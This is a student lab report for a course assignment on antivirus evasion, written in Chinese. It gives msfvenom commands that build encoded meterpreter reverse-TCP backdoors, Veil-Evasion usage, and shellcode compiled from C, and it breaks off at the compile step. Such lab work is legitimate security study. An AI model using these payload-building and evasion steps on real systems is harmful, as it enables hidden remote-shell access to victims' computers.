
2018-2019-2 20165313 Exp3 免杀原理与实践
实践内容(3.5分)
1.1 正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion,自己利用shellcode编程等免杀工具或技巧;(1.5分)
1.2 通过组合应用各种技术实现恶意代码免杀(1分)
(如果成功实现了免杀的,简单语言描述原理,不要截图。与杀软共生的结果验证要截图。)
1.3 用另一电脑实测,在杀软开启的情况下,可运行并回连成功,注明电脑的杀软名称与版本(1分)
实践基础问题回答
(1)杀软是如何检测出恶意代码的?
(1)基于特征码的检测
(2)启发式恶意软件检测
(3)基于行为的检测
(2)免杀是做什么?
免杀:让安插的后门不被AV(Anti-virus)软件发现。一般是对恶意软件做处理,让它不被杀毒软件所检测。免杀也是渗透测试中需要使用到的技术。
(3)免杀的基本方法有哪些?
(1)改变特征码:对恶意代码进行加壳、用其他语言或编译器进行再编译,利用shellcode进行编码
(2 改变攻击行为:基于内存操作、减少对系统的修改、加入混淆作用的正常功能代码。

实践内容(注明:试验截图中文件名的变化是因为测试网页不能出现2016字眼,所以测试网页文件名和使用文件名会存在出入。
)
========================
正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion,自己利用shellcode编程等免杀工具或技巧:


(1)MSF生成.jar,.php文件测试
(2)测试上一次试验用MSF生成的后门

很显然效果不怎么样,
(这里在测试后门的时候我换了下名字,不然网站会报错)
(3)编译十次试试
msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 10 -b ‘\x00’ LHOST=192.168.78.128 LPORT=5313 -f exe > zch5313-1.exe

看起来并没有什么明显的改观。
(4)安装并使用Veil-Evasion
(1)安装:输入sudo apt-get install veil,然后一路同意,耐心等待就行了。

(2)使用:
输入veil,如图所示:

输入use evasion:
输入命令:use python/meterpreter/rev_tcp.py

设置反弹连接IP:set LHOST 192.168.78.128+设置端口:set LPORT 5313+输入generate生成文件+输入名字:playload5312

无法生成:


查了一下,发现是因为python这种语言在虚拟机里无法使用,故换了一种语言重新生成,即将命令use python/meterpreter/rev_tcp.py换成了use c/meterpreter/rev_tcp.py其余步骤相同(这里就不重新演示了)测试:
C语言调用Shellcode

(1)使用命令msfvenom -p windows/meterpreter/reverse_tcp LHOST=92.168.78.128 LPORT=5313 -f c 生成一个c语言格式的shellcode数组,并将其赋值给一个20165313.c文件:

(2)使用命令:i686-w64-mingw32-g++ 20165313.c -o 20165313.exe编译这个.c文件为可执行文件:
